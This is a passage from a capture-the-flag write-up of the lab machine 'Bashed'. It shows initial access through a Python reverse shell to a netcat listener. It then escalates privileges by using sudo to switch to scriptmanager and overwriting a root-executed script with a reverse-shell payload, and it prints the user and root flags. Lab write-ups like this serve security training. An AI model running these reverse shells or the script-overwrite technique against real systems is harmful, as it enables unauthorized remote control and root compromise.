python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.10.14.10", 5454)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2); subprocess.call(["/bin/sh","-i"])'
```



```
whoami
```

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("$10.10.14.10","5454"));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.c
```


Nc listener:



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 5454
[sudo] password for kali:
listening on [any] 5454 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.68] 55116
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```


A stable shell was upgraded to an interactive TTY using:

python -c 'import pty; pty.spawn("/bin/sh")'



```
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
about.html    css          fonts       js           single.html
config.php    demo-images  images      php          style.css
contact.html  dev          index.html  scroll.html  uploads
$ echo $0
echo $0
/bin/sh
$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@bashed:/var/www/html$ 
```

After upgrading shell to TTY shell the first flag was found in the arrexel directory as user.txt:




```
www-data@bashed:/var/www/html/dev$ cd ../..
cd ../..
www-data@bashed:/var/www$ ls
ls
html
www-data@bashed:/var/www$ cd ..
cd ..
www-data@bashed:/var$ ls
ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
www-data@bashed:/var$ cd ..
cd ..
www-data@bashed:/$ ls
ls
bin   etc         lib         media  proc  sbin     sys  var
boot  home        lib64       mnt    root  scripts  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv      usr
www-data@bashed:/$ cd usr
cd usr
www-data@bashed:/usr$ ls
ls
bin  games  include  lib  local  sbin  share  src
www-data@bashed:/usr$ cd arrexel
cd arrexel
bash: cd: arrexel: No such file or directory
www-data@bashed:/usr$ cd ..
cd ..
www-data@bashed:/$ ls
ls
bin   etc         lib         media  proc  sbin     sys  var
boot  home        lib64       mnt    root  scripts  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv      usr
www-data@bashed:/$ cd home
cd home
www-data@bashed:/home$ ls
ls
arrexel  scriptmanager
www-data@bashed:/home$ cd arre
cd arrexel/
www-data@bashed:/home/arrexel$ ls
ls
user.txt
www-data@bashed:/home/arrexel$ cat user
cat user.txt
8e6ea16d8ac8e2f4419e5bbf6850bcc5
www-data@bashed:/home/arrexel$ 
```

3. Privilege Escalation

Misconfigured Script Permissions


The sudo -l command revealed that the user could execute scripts in the /scripts directory as scriptmanager.



```
www-data@bashed:/home/arrexel$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$
```


- Gained a shell as scriptmanager:

sudo -u scriptmanager /bin/bash



```
User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/home/arrexel$
```

Modifying test.py




```
scriptmanager@bashed:~$ ls -la
ls -la
total 28
drwxr-xr-x 3 scriptmanager scriptmanager 4096 Dec  4  2017 .
drwxr-xr-x 4 root          root          4096 Dec  4  2017 ..
-rw------- 1 scriptmanager scriptmanager    2 Dec  4  2017 .bash_history
-rw-r--r-- 1 scriptmanager scriptmanager  220 Dec  4  2017 .bash_logout
-rw-r--r-- 1 scriptmanager scriptmanager 3786 Dec  4  2017 .bashrc
drwxr-xr-x 2 scriptmanager scriptmanager 4096 Dec  4  2017 .nano
-rw-r--r-- 1 scriptmanager scriptmanager  655 Dec  4  2017 .profile
scriptmanager@bashed:~$ cd /scripts
cd /scripts
scriptmanager@bashed:/scripts$ ls
ls
cool.py  test.py  test.txt  try2.py
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.10",5456));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bas
"]);
```

The existing test.py script in /scripts was modified to include the following reverse shell payload:

echo "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.10\",5456));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/bash\",\"-i\"]);" > /scripts/test.py


A listener on port 5456 captured the root shell:



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 5456
listening on [any] 5456 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.68] 36590
bash: cannot set terminal process group (10070): Inappropriate ioctl for device
bash: no job control in this shell
root@bashed:/scripts#

root@bashed:/scripts# whoami
whoami
root
root@bashed:/scripts# █
```

4. Post-Exploitation (Root Flag Retrieval)

The root flag was found in /root/root.txt and accessed after privilege escalation.



```
root@bashed:/# cd root
cd root
root@bashed:~# ls
ls
root.txt
root@bashed:~# cat root.txt
cat root.txt
53ca1626e0ae4c7ecc88d96859b36412
root@bashed:~# █
```

5. Observations and Lessons Learned

- **Enumeration**: A thorough enumeration of directories led to the discovery of the vulnerable phpbash.php shell.
- **Privilege Escalation**: Misconfigured script permissions were the key to privilege escalation.
- **Manual Exploration**: Visiting directories revealed additional insights and reinforced Gobuster findings.